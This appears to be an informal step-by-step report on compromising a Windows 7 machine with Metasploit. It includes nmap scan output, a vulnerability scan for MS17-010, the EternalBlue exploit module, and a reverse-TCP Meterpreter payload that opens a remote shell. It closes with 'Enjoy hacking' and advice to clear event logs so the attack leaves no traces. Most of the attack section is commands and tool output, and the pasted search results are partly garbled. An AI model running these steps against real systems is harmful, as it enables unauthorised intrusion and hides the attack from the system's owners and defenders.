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Report on

Windows 7 exploitation using Metasploit

Date: 20-12-2020

IP Address of Target system 192.168.2.129.

- 1. Ping the system to check weather its responding to ping or not.
- 2. Run nmap scan to find out the open ports. Command: nmap -sS -sV -A 192.168.2.129

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                                                     shamanth@kali: ~
                                                                                                                                         shamanth@kali: ~
File Actions Edit View Help
root@kali:/home/shamanth# nmap -sS -sV -A 192.168.2.129
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-20 17:26 IST
Nmap scan report for 192.168.2.129
Host is up (0.00048s latency).
Host is up (0.00048s latency).
Not shown: 993 filtered ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)


554/tcp open rtsp?

2869/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
                                       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp open http
 _http-server-header: Microsoft-HTTPAPI/2.0
_http-title: Service Unavailable
10243/tcp open http
                                        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0
   http-title: Not Found
MAC Address: 00:0C:29:C5:38:B2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7 cpe:/o:
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows Embedded Standard 7, Microsoft Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: Host: JHON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: mean: 2h39m59s, deviation: 4h37m07s, median: 0s
_nbstat: NetBIOS name: JHON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:c5:38:b2 (VMware)
   smb-os-discovery:
     OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
     OS CPE: cpe:/o:microsoft:windows_7::sp1
     Computer name: jhon-PC
NetBIOS computer name: JHON-PC\x00
     Workgroup: WORKGROUP\x00
   System time: 2020-12-20T03:58:34-08:00
smb-security-mode:
     account_used: guest
     authentication_level: user
     challenge_response: supported
message_signing: disabled (dangerous, but default)
     2.02:
       Message signing enabled but not required
   smb2-time:
     date: 2020-12-20T11:58:34
     start_date: 2020-12-20T11:50:36
```

• From this scan we can find out that there may be vulnerability in the ports 135,139 and 445. From OS discovery it's possible that smb vulnerability is present. But just to be sure run for all these ports.

3. Run namp script to find out the possible vulnerabilities in port 135,139 and 445.

Command: nmap --script vuln -p135,139,445 192.168.2.129



- By the above script we found out the vulnerability in smb(ms17-010) in port 455.
- 4. Start Metasploit by typing Command msfconsole in terminal.
- 5. Search for exploits for smb(ms17-010)

Command: search ms17-010


- 6. Select the exploit in this case it is Command: Use exploit/windows/smb/ms17_010_eternalblue.
- 7. Select payload Command: set payload windows/x64/meterpreter/reverse_tcp
- 8. Set Remote host Command: set RHOSTS < REMOTE IP ADDRESS>

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# Name Disclosure Date Rank Check Description

auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No normal No NS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution 1 auxiliary/scanner/smb/smb/ms17_010_eternalblue 2017-03-14 average No NS17-010 EternalBule SMB Remote Windows Kernel Pool Corruption 3 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average No NS17-010 EternalBule SMB Remote Windows Kernel Pool Corruption 6 Sexploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes NS17-010 EternalBule SMB Remote Windows Kernel Pool Corruption 7 SMB NS17-010 EternalBule SMB Remote Windows Code Execution 8 SMB NS17-010 EternalBule SMB Remote Windows Kernel Pool Corruption 7 SMB NS17-010 EternalBule SMB Remote Windows Code Execution 8 SMB NS17-010 EternalBule SMB Remote Windows Code Execution 8 SMB NS17-010 EternalBule SMB Remote Windows Code Execution 8 SMB NS17-010 EternalBule SMB Remote Windows Code Execution 8 SMB NS17-010 EternalBule SMB Remote Windows Code Execution 8 SMB DOUBLEPULSAR Remote Code Execution 9 SMB NS17_010 eternalblue 9 SMB NS17_010 e
```

9. Now cross check the options which are set by typing show options command.

Command: show options



- 10. Now everything is set. its time to exploit.
- 11. Type exploit in Metasploit Shell to start exploiting the remote desktop. <u>Command</u>: exploit

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Hoorah!! We got the Meterpreter shell. You can play with it by typing help command to show options to use.

Enjoy hacking guys 😊 !!.....

Ps: Don't forget to clear traces (Use command clearev)